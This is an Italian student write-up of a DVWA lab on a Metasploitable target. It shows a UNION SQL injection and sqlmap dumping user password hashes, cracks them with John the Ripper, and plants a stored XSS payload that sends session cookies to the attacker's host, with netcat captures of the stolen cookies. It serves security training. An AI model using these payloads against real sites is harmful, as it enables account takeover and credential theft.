


L'esercitazione di oggi consiste nell'exploitare le vulnerabilità di

1. SQL injection (blind), recuperando le password degli utenti presenti nel DB
2. XSS stored, andando a recuperare i cookie di sessione della vittima per inviarli alla macchina dell'attaccante

Per iniziare l'esercizio bisogna come prima cosa configurare il livello di sicurezza della DVWA su low



1.

Per trovare le password degli utenti vado nella sezione "SQL injection blind" per scrivere nel form la query con cui farmi ridare le informazioni cercate

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # '
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # '
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # '
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # '
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # '
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Oppure dal prompt dei comandi con il tool SQLmap con il comando seguente

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=819c96f77f9982be1bc4f45238e873b6"
```

E come risultato mi vengono restituite le colonne del database, tra le quali username e password

Table: users [5 entries]					
user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob

Per iniziare ho estratto il file “rockyou.txt” contenente una “common password list”. Questo file si trova all’interno della wordlists di kali e con il comando “sudo gunzip rockyou.txt.gz” vado ad estrarre il contenuto. Al suo interno ci sono una lista di password che con l’aiuto del tool di cracking serviranno per decriptare le password criptate in hash sul nostro database

```
(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
```

Dopodiché creo un unico file di testo chiamato “pass_hash.txt” dove vado a mettere insieme le coppie utente-password, come richiesto dal tool “John the ripper” per il corretto funzionamento del cracking

```
File Actions Edit View Help
GNU nano 6.4
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

In conclusione, usando il tool di cracking “John the Ripper” data la sua efficacia nel gestire parallelamente i task per ridurre i tempi di cracking, stampo le password decriptate con il comando

“sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass_hash.txt”

```
(kali@kali)-[~/Desktop]
$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass_hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2022-11-30 09:22) 133.3g/s 102400p/s 102400c/s 153600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Al termine della sessione di cracking per vedere tutte le password trovate basta dare il comando “sudo john --show --format=raw-md5 /home/kali/Desktop/pass_hash.txt”

```
(kali@kali)-[~/Desktop]
$ sudo john --show --format=raw-md5 /home/kali/Desktop/pass_hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

In realtà questo modo di carpire le informazioni passando una semplice query nel form si addice molto più alla classica SQLi. La SQLi Blind dovrebbe rendere la vita più difficile e non mostrare il contenuto del proprio DB così facilmente, ma questo dipende dalla configurazione della macchina vittima (in questo caso Metasploitable). Per fare una prova di come possa rispondere una SQLi Blind su una macchina configurata meglio sono entrato in locale su DVWA da kali e provando a fare la stessa query la risposta del DB è stata questa



A screenshot of a web form with a light gray background. It contains a label "User ID:" followed by a text input field. To the right of the input field is a button labeled "Submit". Below the input field, the text "User ID exists in the database." is displayed in red.

2.

Vado nella sezione XSS stored e scrivo il mio scripting persistente per farmi inviare i cookie di sessione della vittima (Metasploitable) alla mia macchina attaccante(kali).

Nel textbox "Message" del XSS stored per poter scrivere tutto lo scripting devo aumentare la "maxlength" ispezionando la textarea



Dopodiché inseriamo il nostro codice malevolo



A screenshot of a web form titled "Vulnerability: Stored Cross Site Scripting (XSS)". The form has a light gray background and a black border. It contains two input fields: "Name *" with the value "Francesco" and "Message *" with a JavaScript payload: `<script>new Image().src='http://192.168.50.100:80/?cookie=' + encodeURIComponent(document.cookie);</script>`. Below the "Message *" field is a button labeled "Sign Guestbook".

E andando su kali utilizzando netcat con il comando “nc -l -p 80”, dove lo switch “-l” serve per restare in ascolto e lo switch “-p” serve a indicare la porta su cui il servizio deve rimanere in ascolto (in questo caso la porta 80), mi verrà ridato il cookie di sessione dell’utente vittima

```
(kali㉿kali)-[~]  
$ nc -l -p 80  
GET /?cookie=security=low;%20PHPSESSID=819c96f77f9982be1bc4f45238e873b6 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

Il cookie trovato appartiene alla sessione aperta con l’user “admin” e password “password”. Si possono prelevare i cookie di sessione di tutti gli altri utenti presenti nel DB utilizzando le credenziali trovate con la SQLi fatta precedentemente

L’user “gordonb” password “abc123”

```
(kali㉿kali)-[~]  
$ nc -l -p 80  
GET /?cookie=security=low;%20PHPSESSID=9c7fb928c2e0ca632f1a7f72891a75dc HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

L’user “1337” password “charley”

```
(kali㉿kali)-[~]  
$ nc -l -p 80  
GET /?cookie=security=low;%20PHPSESSID=711033101fde049429fec001eb993166 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

L’user “pablo” password “letmein”

```
(kali㉿kali)-[~]  
$ nc -l -p 80  
GET /?cookie=security=low;%20PHPSESSID=c9fafa77dc886b560459c113fb20bcc0 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

L'user "smithy" password "password"

```
(kali㉿kali)-[~]  
$ nc -l -p 80  
GET /?cookie=security=low;%20PHPSESSID=26e663a2864fafc9aad56a910b6c187d HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```